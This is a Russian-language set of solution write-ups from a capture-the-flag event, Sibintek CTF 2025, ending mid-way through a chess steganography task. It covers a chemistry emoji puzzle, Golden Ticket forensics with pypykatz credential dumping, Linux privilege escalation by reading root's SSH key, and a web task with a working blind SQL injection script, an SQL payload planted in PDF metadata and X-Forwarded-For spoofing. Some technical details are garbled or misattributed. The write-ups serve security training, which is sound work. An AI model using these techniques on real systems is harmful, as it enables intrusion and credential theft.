


SIBINTEK CTF 2025

Задания

09.11.2025





Название: Высокочастотный анализ

Категория: Joy

Очки: динамическое начисление

Описание: Внучка генерального директора ДНК с младенчества слушала разговоры старших про нефть, нефтепродукты и всё такое прочее. Девочка в школе очень хорошо учится, собирается поступать в "Керосинку", умничка просто, хотя она и проказница.

Когда она узнала, что дедушка, наконец-то, согласился пересесть со своей раритетной "Волги" на нормальный, современный седан представительского класса - она прислала ему сообщение: "Дедуля, не забудь добавить вот это" - и приложила картинку.

Формат флага: Sibintek{слово-слово-слово_слово}

Флаг: Sibintek{метил-трет-бутиловый_эфир}

01

Анализ изображения.

Открываем файл Pic.jpg. На изображении видна последовательность эмодзи с математическими символами.



На картинке представлены следующие символы:

- ★ (звезда)
- ❤ (синее сердце)
- 💭 (облачко мысли)
- + (плюс)
- - (минус)
- → (стрелка вправо)
- ÷ (знак равно)

02

Определение контекста задачи.

Из описания задания мы знаем несколько важных деталей:

1. Внучка готовится поступать в **"Керосинку"** - это разговорное название Российского государственного университета нефти и газа имени И.М. Губкина (РГУ нефти и газа). Это означает, что девочка хорошо разбирается в химии.
2. Упоминается переход дедушки **с раритетной "Волги"** на современный седан**. Старые отечественные автомобили, такие как "Волга", обычно заправляются бензином АИ-92, а современные иномарки требуют бензин АИ-95 или АИ-98.
3. Формат флага: **слово-слово-слово_слово** - подсказывает, что ответ будет состоять из нескольких слов.

Эти подсказки указывают на то, что задача связана с химией нефтепродуктов и повышением октанового числа бензина.

03

Расшифровка эмодзи как химических элементов.

Поскольку задача связана с химией, логично предположить, что эмодзи представляют собой химические элементы:

- ★ (звезда) = **C** (углерод, Carbon)
- ❤ (сердце) = **H** (водород, Hydrogen)
- ☁ (облако) = **O** (кислород, Oxygen)

Эти три элемента (C, H, O) являются основными компонентами органических соединений, в том числе углеводородов и нефтепродуктов.

Строка 1: ★ ❤️❤️❤️☁️❤️ +

Расшифровка: **CH₃OH** + (метанол)

Строка 2: ★ ❤️❤️❤️ ★ ❤️❤️❤️ ★ ❤️❤️❤️ ★ -

Расшифровка: **(CH₃)₃C-H** (изобутан или 2-метилпропан)**

Строка 3: ★ ❤️❤️ →

Расшифровка: **CH₂** = (промежуточный продукт реакции)

Строка 4: ★ ❤️❤️❤️ ★ ❤️❤️❤️ ★ ❤️❤️❤️ ★ - - - ★ ❤️❤️❤️

Расшифровка: **(CH₃)₃C-O-CH₃** (продукт реакции)

Полное химическое уравнение:



Однако правильнее записать его так:



04

Составление химического уравнения.


Теперь расшифруем каждую строку изображения, переводя эмодзи в химические формулы:

05

Определение химического соединения.

Итоговая формула $(\text{CH}_3)_3\text{C}-\text{O}-\text{CH}_3$ представляет собой эфир.

Вводим эту формулу в поисковую систему вместе с контекстом "повышение октанового числа бензина":



Поисковые результаты показывают, что это соединение называется **метил-трет-бутиловый эфир (МТБЭ)**.

Метил-трет-бутиловый эфир (МТБЭ) - это высокооктановая кислородсодержащая добавка к автомобильным бензинам. МТБЭ используется для повышения октанового числа бензина, что как раз соответствует контексту задачи - переход с 92-го на 95-й бензин.

06

Формирование флага.

Название вещества "метил-трет-бутиловый эфир" идеально соответствует формату флага:

- слово-слово-слово_слово
- метил-трет-бутиловый_эфир

07

Применение в реальной жизни.

В данном задании использовалась техника **визуального кодирования** с помощью эмодзи для представления химической информации. Эта техника демонстрирует несколько важных принципов информационной безопасности и криптографии:

В данном случае использовалось визуальное кодирование через эмодзи, которое на первый взгляд выглядит как обычный набор символов, но на самом деле содержит зашифрованное химическое уравнение.

В реальной жизни подобные методы могут применяться:

- Для передачи конфиденциальной информации в открытых каналах связи
- В социальных сетях для скрытой коммуникации
- Для обхода систем автоматического мониторинга текстовых сообщений



Название: Операция «Чёрное золото»

Категория: AD DC

Очки: динамическое начисление

Описание: Служба информационной безопасности АО «Дудинская Нефтяная Компания» зафиксировала аномальную активность в корпоративной доменной сети. Системы мониторинга показали необъяснимый доступ к критически важному серверу, содержащему проекты по разведке новых месторождений.

Подозрения пали на использование сложной атаки, скомпрометировавшей саму инфраструктуру домена. Для расследования инцидента был снят дамп памяти с рабочей станции инженера-геолога Ивана Петрова, с которой, предположительно, и была инициирована атака.

```
Sibintek{GoldenTicket_User:[Username]_Domain:[Domain]_SID:[DomainSID]_KRBTGT_NTLM:[First8CharsOfAdminKRBTGTHash]_Admin:[AdminUser]@[Domain]:[AdminPassword]}.
```

Флаг: Sibintek{GoldenTicket_User:FalseAdmin_Domain:dnk.local_SID:S-1-5-21-4283513613-2830627660-261587487_KRBTGT_NTLM:7cac020f_Admin:admin.dna@dnk.local:DNK_Admin123!}

01

Подготовка инструментов.

Для анализа дампа памяти нам понадобится инструмент pypykatz, который специализируется на извлечении учетных данных из дампов Windows.

Установка pypykatz:

```
pip install pypykatz
```

02

Анализ дампа памяти.

Запускаем анализ дампа с помощью pypykatz, указав модуль LSA для извлечения Kerberos билетов:

```
pypykatz lsa minidump ctf_final.dmp
```

В выводе pypykatz ищем сессии аутентификации, содержащие аномальные Kerberos билеты. Обращаем внимание на следующие признаки Golden Ticket:

- Наличие пользователя с нестандартным именем (не существующего в домене)
- Доменное имя, соответствующее атакованному домену
- Отсутствие пароля для Kerberos учетных данных (билет сгенерирован искусственно)

В выводе находим несколько сессий аутентификации. Особое внимание уделяем сессии пользователя Ivan.Petrov:

```
== LogonSession ==
authentication_id 414071 (65177)
session_id 1
username Ivan.Petrov
domainname dnk
logon_server DC-1
logon_time 2025-10-29T23:13:00.021735+00:00
sid S-1-5-21-4283513613-2830627660-261587487-1103
luid 414071
== Kerberos ==
Username: FalseAdmin
Domain: dnk.local
```

03

Поиск артефактов Golden Ticket.

Из самого яркого - отсутствуют пароли для Kerberos. Для примера, у пользователя admin.dna данное поле выглядит вот так:

== Kerberos ==

Username: admin.dna

Domain: DNK.LOCAL

Password: DNK_Admin123!

password

(hex)44004e004b005f00410064006d0069006e003100320033002100000000
000000

AES128 Key: 7cac020f26d60517995453bf758e1485

AES256 Key:

6eaecd16049459e30a788c910754e579ca2fc12e3165a3cccd314d6eef6c59b9
4

02

Извлечение параметров Golden Ticket.

Из найденной сессии извлекаем следующие параметры:

- Username: **FalseAdmin** - фальшивый пользователь, созданный для Golden Ticket
- Domain: **dnk.local** - целевой домен атаки
- Domain SID: **S-1-5-21-4283513613-2830627660-261587487** - идентификатор безопасности домена (извлекается из SID пользователя, убирая RID **1103**, либо любой другой учетки)

03

Извлечение NTLM хэша администратора.

В сессии администратора находим NTLM хэш:

== MSV ==

Username: admin.dna

Domain: dnk

LM: NA

NT: 7cac020f26d60517995453bf758e1485

Для флага используем первые 8 символов NTLM хэша: **7cac020f**

04

Поиск учетных данных администратора.

В других сессиях аутентификации находим учетные данные администратора домена:

== LogonSession ==

authentication_id 2624505 (280bf9)

session_id 1

username admin.dna

domainname dnk

logon_server DC-1

logon_time 2025-10-29T23:47:36.722303+00:00

sid S-1-5-21-4283513613-2830627660-261587487-1104

luid 2624505

```
== Kerberos ==
Username: admin.dna
Domain: DNK.LOCAL
Password: DNK_Admin123!
```

05

Формирование флага.

Собираем все найденные параметры в соответствии с маской флага:

```
Sibintek{GoldenTicket_User:[Username]_Domain:[Domain]_SID:[Doma
inSID]_KRBTGT_NTLM:[First8CharsOfKRBTGTHash]_Admin:[AdminUser]@
[Domain]:[AdminPassword]}
```

```
Sibintek{GoldenTicket_User:FalseAdmin_Domain:dnk.local_SID:S-1-
5-21-4283513613-2830627660-
261587487_KRBTGT_NTLM:7cac020f_Admin:admin.dna@dnk.local:DNK_Ad
min123!}
```

06

Применение в реальной жизни.

Атака Golden Ticket представляет собой серьезную угрозу для корпоративных сред Active Directory. В реальной жизни эта атака выполняется следующим образом:


1. Компрометация контроллера домена: злоумышленник получает доступ к контроллеру домена через различные векторы атаки.
2. Краже хэша KRBTGT: с помощью инструментов вроде Mimikatz выполняется дамп хэша учетной записи KRBTGT.
3. Генерация тикета: используя украденный хэш, создается тикет Kerberos с произвольными параметрами.
4. Неограниченный доступ: сгенерированный тикет предоставляет доступ к любым ресурсам домена.

SIBINTEK CTF 2025

Задания

09.11.2025





Название: Технический аудит АЗК № 415

Категория: Admin

Очки: динамическое начисление

Описание: В рамках проведения планового аудита информационной безопасности в АО «ДНК» был обнаружен тестовый сервер, используемый для отладки служебных утилит. Сервер содержит конфиденциальные данные, доступ к которым строго регламентирован.

```
sshpass -p "DNKsobeautiful" ssh DNKemployee@<host>
```

Флаг: Sibintek{wr0ng_r1ght5_f0r_r3ad}

01

Чтобы начать задание, запускаем контейнер и подключаемся по ssh с указанными учетными данными

```
sshpass -p "DNKsobeautiful" ssh DNKemployee@<host>
```

Мы вошли в систему как обычный пользователь.

Начинаем исследовать файлы на наличие секретов или полезных данных. В корне находится интересная директория **/keys**

```
DNKemployee@6a1c1654279c:~$ ls /bin boot dev etc home keys lib  
lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

02

Пытаемся зайти в неё.

```
DNKemployee@6a1c1654279c:~$ cd /keys  
-bash: cd: /keys: Permission denied
```

у нас нет прав не переход в данную директорию, но попытаемся посмотреть, есть ли в ней файлы

```
DNKemployee@6a1c1654279c:~$ ls /keys  
ls: cannot access '/keys/root_key.pub': Permission denied  
ls: cannot access '/keys/root_key': Permission denied  
root_key  root_key.pub
```

Успех, админ неправильно выдал права, и мы видим, что в директории **/keys** лежат ключи от пользователя **root**.

03

Продолжаем смотреть файлы на аномалии. Предположим, что админ ошибся в распределении прав не один раз, с помощью команды **find** мы можем посмотреть, на какие файлы у нас есть права.

```
find / -type f -executable -ls 2>/dev/null
```

```
DNKemployee@6a1c1654279c:~$ find / -type f -executable 2>/dev/null  
/etc/security/nameservice.init  
/etc/init.d/hwclock.sh  
/etc/init.d/procps  
/etc/init.d/ssh  
/etc/init.d/dbus  
...
```

04

Мы получили огромный список файлов, среди которых есть **new_cat**, явно не стандартный файл, так ещё и находится в пути **/usr/local/bin**, попробуем использовать его.

```
DNKemployee@6a1c1654279c:~$ new_cat  
Использование: new_cat <имя_файла>
```

Команда просит ввести имя файла, можем сразу попробовать использовать её на директории **/keys**.

```
DNKemployee@6a1c1654279c:~$ new_cat /keys/root_key  
-----BEGIN OPENSSH PRIVATE KEY-----  
b3B1bnNzaC1rZXktdjEAAAABG5vbmlUAAAAEbml9uZQAAAAAAAAABAAACFwAAAAdzc2gtcn  
NhAAAAAwEAAQAAgEAitoLjZfcf+dtHCe0sfDezbewxSF8m5zSactjCSah23JXuJ4xyZgj  
3bTJvQvkEOCdssvPy6SR2V/1jRMZ06FP9rmRG4XyNyLesbPhgcEcEe4R2zw0m41zoTzvjj  
ubD+c0hPU5cyUHBHM5UF1jAdyN7gwzmuE0cDA/PQr1wrXd0wy4MzP9LoH1yTrfG+TV31Q  
c86h4ewM5ztT/10YASTZJFsnQXf5gb2x90oZuC04EPXRFNngREXQmNq5wzRIGORpWm2wk7  
gH1ky3HSe7YDqr4Bf0xEK55MM5WSCgjSFUN381pTUZc3GPUK6AFBjcYCY09Zbge1NOEYRuMhWed  
oMspTAehjyjkXSIEYUQzc/bMu1SOMSMxcJgFtnLaf61SybAbYUfw14J04a+Eh0wtK  
m67oIh0RzpLbKWGeppijmuYBwlk0Sh1OPNJrv2WD95a4zrzs/gfdq2KHQb6pNgYN698F1iK  
...  
...
```

05

Мы получили приватный ключ для ssh сессии.

Попробуем подключиться к серверу в качестве пользователя root, используя полученный ключ.

```
└─(user@PC)-[~]  
$ chmod 600 root_key  
└─(user@PC)-[~]  
$ ssh -i ~/root_key root@localhost -p 2222  
Linux 6a1c1654279c 6.6.87.2-microsoft-standard-WSL2 #1 SMP PREEMPT_DYNAMIC  
Thu Jun 5 18:30:46 UTC 2025 x86_64
```


The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY,
to the extent permitted by applicable law.
root@6a1c1654279c:~#

06

Теперь мы root и можем продолжить наше исследование сервера. В домашнем каталоге находится скрытая директория **.53kret**, в которой и был спрятан флаг.

```
root@600f608b3205:~# ls -la  
total 24  
drwx----- 1 root root 4096 Oct 28 22:44 .  
drwxr-xr-x 1 root root 4096 Oct 28 22:45 ..  
drwx----- 2 root root 4096 Oct 28 22:44 .53kret  
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc  
-rw-r--r-- 1 root root 161 Jul 9 2019 .profile  
drwx----- 1 root root 4096 Oct 28 22:45 .ssh  
root@600f608b3205:~# ls .53kret/  
flag.tx  
root@600f608b3205:~# cat .53kret/flag.txt  
Sibintek{wr0ng_r1ght5_f0r_r3ad}
```



Название: AZS

Категория: Web

Очки: динамическое начисление

Описание: Вы приехали заправиться на АЗС нашей компании ДНК "Сибирь", но, к сожалению, пополнение баланса доступно только с помощью администратора.

В качестве компенсации вам был начислен баланс в размере 500 рублей, однако этого вряд ли хватит для оплаты вашей колонки. Приносим свои извинения.

Формат флага: Sibintek{flag}.

Флаг: Sibintek{XFF_@nd_S@1_vu1ln5_1s_b3@ut!ful1}

01

Зайдя на сайт, видим 3 кнопки: "Войти", "Регистрация", "Проверить IP":

AZS DNK Сибирь

Логин

Пароль

Войти

Регистрация

Проверить IP

Регистрируемся с произвольными данными, входим, попадаем на страницу /kolonka:

АЗС ДНК Сибирь - Колонка

Здравствуйте, drist!

Ваш баланс: 500.00 рублей

Стоимость заправки: 1980 рублей

Оплатить заправку

Пополнить баланс

Управление документами

Выйти

На этой странице видим, что баланс меньше суммы, которую надо оплатить, пробуем нажать кнопку "Пополнить баланс", но, как и сказано в описании таска, пополнение не работает:

АЗС ДНК Сибирь - Пополнение баланса

Пополнение баланса временно не работает.

Для пополнения баланса обратитесь к администратору.

Назад

02

Необходимо оплатить колонку, но пополнение возможно только с помощью администратора, соответственно, необходимо получить доступ к аккаунту администратора.

Со страницы /kolonka нажимаем на "Управление документами", попадаем на /management, здесь по умолчанию у всех пользователей находится файл Attention.pdf:

АЗС ДНК Сибирь - Управление документами

Загрузить файл

Выберите файл

Файлы

Attention.pdf
Комментарий: Уведомление от администрации.

Скачать

Назад

Скачиваем файл и открываем, ничего необычного:

Здравствуйте! Пополнение баланса временно приостановлено. Для пополнения баланса обратитесь к администратору.

С уважением,
“ДНК СИБИРЬ”

Смотрим метаданные скачанного файла Attention.pdf с помощью **exiftool Attention.pdf**, в поле Discripton видим SQL запрос **SELECT text FROM files WHERE filename = 'Attention.pdf';**:

```
(mainvenv)(root@YaNoute)-[/home/drinst]
# exiftool Attention.pdf
ExifTool Version Number      : 13.25
File Name                    : Attention.pdf
Directory                   :
File Size                    : 68 kB
File Modification Date/Time : 2025:10:27 12:45:38+03:00
File Access Date/Time       : 2025:10:27 12:45:38+03:00
File Inode Change Date/Time: 2025:10:27 12:45:38+03:00
File Permissions            : -rwxr-xr-x
File Type                   : PDF
File Type Extension         : pdf
MIME Type                   : application/pdf
PDF Version                 : 1.7
Linearized                  : No
Page Count                  : 1
Language                    : ru
Tagged PDF                  : Yes
XMP Toolkit                 : Image::ExifTool 12.76
Creator                     : Karabahskii Ishak
Description                 : SELECT text FROM files WHERE filename = 'Attention.pdf';
Producer                    : Microsoft® Word 2016
Create Date                 : 2025:10:26 16:22:32+03:00
Creator Tool                : Microsoft® Word 2016
Modify Date                 : 2025:10:26 16:22:32+03:00
Document ID                 : uuid:1197A482-3EE9-4068-AF5C-E4A12AFCCD6A
Instance ID                 : uuid:1197A482-3EE9-4068-AF5C-E4A12AFCCD6A
Author                      : Karabahskii Ishak
```

03


Создаем файл test.pdf, с помощью **exiftool -Description="SELECT * FROM files;" test.pdf**, записываем в файл test.pdf SQL запрос, который выгрузит все данные из таблицы files:

```
(mainvenv)(root@YaNoute)-[/home/drinst]
# exiftool -Description="SELECT * FROM files;" test.pdf
1 image files updated


(mainvenv)(root@YaNoute)-[/home/drinst]
# exiftool test.pdf
ExifTool Version Number      : 13.25
File Name                    : test.pdf
Directory                   :
File Size                    : 32 kB
File Modification Date/Time : 2025:10:27 13:38:44+03:00
File Access Date/Time       : 2025:10:27 13:38:44+03:00
File Inode Change Date/Time: 2025:10:27 13:38:44+03:00
File Permissions            : -rwxr-xr-x
File Type                   : PDF
File Type Extension         : pdf
MIME Type                   : application/pdf
PDF Version                 : 1.7
Linearized                  : No
Page Count                  : 1
Language                    : ru
Tagged PDF                  : Yes
XMP Toolkit                 : Image::ExifTool 13.25
Creator                     : Karabahskii Ishak
Description                 : SELECT * FROM files;
Producer                    : Microsoft® Word 2016
```

04

Загружаем файл **test.pdf** на сервер с помощью кнопки "Загрузить", получаем все строки **text** из таблицы **files** (**CVE-2021-22204 - ExifTool**), в которых находится пароль от учетной записи администратора **nK2GwrJKopDnUhkNDa09**:



Выходим из учетной записи пользователя и заходим под учетной записью **admin** с паролем **nK2GwrJKopDnUhkNDa09**, появилась новая кнопка "Панель администратора":



05

Нажимаем на кнопку, попадаем на страницу **/admin**, где получаем сообщение "Доступ запрещён: вы не администратор или IP не совпадает":


А3С ДНК Сибирь - Админ панель

Доступ запрещён: вы не администратор или IP не совпадает

Назад


Вспоминаем про кнопку "Проверить IP" на странице **/login**, нажимаем на эту кнопку, попадаем на **/chek-ip**, где производится проверка соответствия ip и пользователя, пробуем ввести **admin**, получаем сообщение "Доступ запрещен: IP не соответствует":

А3С ДНК Сибирь - Проверка IP



Пробуем ввести '`OR 1=1`'; получаем ошибку сервера, что может значить наличие уязвимости к SQLi:

АЗС ДНК Сибирь - Проверка IP



06

Пишем python скрипт с попыткой эксплуатации **CVE-2023-4041** - Boolean-based слепой инъекции с целью получения ip-адреса admin:

```
import requests

def extract_admin_ip():
    url = "http://localhost:3000/check-ip"
    chars = "1234567890."
    admin_ip = ""

    print(" Начинаем извлечение IP админа...")
```

```
for position in range(1, 16): # IPv4 максимум 15 символов
    found_char = False

    for char in chars:

        payload = f"admin' AND SUBSTRING((SELECT ip FROM users WHERE
username='admin'),{position},1)='{char}' -- "

        data = {"username": payload}
        response = requests.post(url, data=data)
        response_text = response.text

        if "Доступ запрещен" in response_text:
            admin_ip += char
            print(f"Найден символ {position}: '{char}' | IP:
{admin_ip}")
            found_char = True
            break
        elif "Пользователь не найден" in response_text:
            continue
        elif "Доступ разрешен" in response_text:
            admin_ip += char
            print(f" Найден символ {position}: '{char}' | IP:
{admin_ip}")
            found_char = True
            break

    if not found_char:
        print("\n IP админа полностью извлечен: {admin_ip}")
        break

return admin_ip

result = extract_admin_ip()
print("\nФинальный результат: {result}")
```


07

Запустив скрипт, получаем ip для admin **999.111.999.111** :

```
Начинаем извлечение IP админа...
Найден символ 1: '9' | IP: 9
Найден символ 2: '9' | IP: 99
Найден символ 3: '9' | IP: 999
Найден символ 4: '.' | IP: 999.
Найден символ 5: '1' | IP: 999.1
Найден символ 6: '1' | IP: 999.11
Найден символ 7: '1' | IP: 999.111
Найден символ 8: '.' | IP: 999.111.
Найден символ 9: '9' | IP: 999.111.9
Найден символ 10: '9' | IP: 999.111.99
Найден символ 11: '9' | IP: 999.111.999
Найден символ 12: '.' | IP: 999.111.999.
Найден символ 13: '1' | IP: 999.111.999.1
Найден символ 14: '1' | IP: 999.111.999.11
Найден символ 15: '1' | IP: 999.111.999.111

Финальный результат: 999.111.999.111
```

Заходим на учетную запись администратора и нажимаем кнопку "Панель администратора", перехватываем запрос через *Burp Suite*, добавляем заголовок **X-forwarded-for: 999.111.999.111** перед заголовком **Connection: close** (**CWE-290** - Authentication Bypass by Spoofing), отправляем запрос:



Получаем флаг:

АЗС ДНК Сибирь - Админ панель

Здравствуйте, Администратор! Ваш ключ Sibintek{XFF_@nd_S@1_vu1ln5_1s_b3@ut!ful1}

Назад

SIBINTEK CTF 2025

Задания

09.11.2025





Название: Chess_incoming

Категория: Stego

Очки: динамическое начисление

Описание: Сотрудники ДНК Сибирь часто играют в шахматы в свободное время. Однако в последние несколько дней отдел информационной безопасности заподозрил что-то странное - сотрудники зачем-то приводят партии к непонятным позициям, после чего фотографируют результат партии.

Отделу ИБ удалось перехватить один из таких файлов. Разберитесь в чем суть.

Флаг: Sibintek{1nc0m1ng_c4ll_f0r_ch3ss}

01

Первичный анализ файла task.jpg.

Начнем с анализа предоставленного изображения шахматной доски. Проверим, не является ли файл полиглотом (файлом, который одновременно является несколькими форматами).

Используем команду `binwalk` для анализа структуры файла:

```
binwalk task.jpg
```

Результат показывает, что внутри JPG файла находится ZIP-архив. Извлечем ZIP-архив из изображения:

```
binwalk -e task.jpg  
# или  
dd if=task.jpg of=archive.zip bs=1 skip=<offset>
```

Попытаемся открыть извлеченный архив:

```
unzip task.zip
```

Архив защищен паролем.

Необходимо найти способ получить пароль.

02

Извлечение пароля из шахматной позиции.

Внимательно изучим шахматную доску. Позиция выглядит необычной и явно не из реальной партии. Возможно, расположение фигур скрывает информацию.

Попробуем рассмотреть шахматную доску как матрицу для кодирования данных:

- Белая фигура = 1
- Черная фигура = 0
- Пустая клетка = разделитель (переход к следующему числу)

Считываем доску построчно сверху вниз (от 8-й горизонтали к 1-й):

Горизонталь 8:

- a8: белая ладья = 1
- b8: черный конь = 0
- c8: черный слон = 0
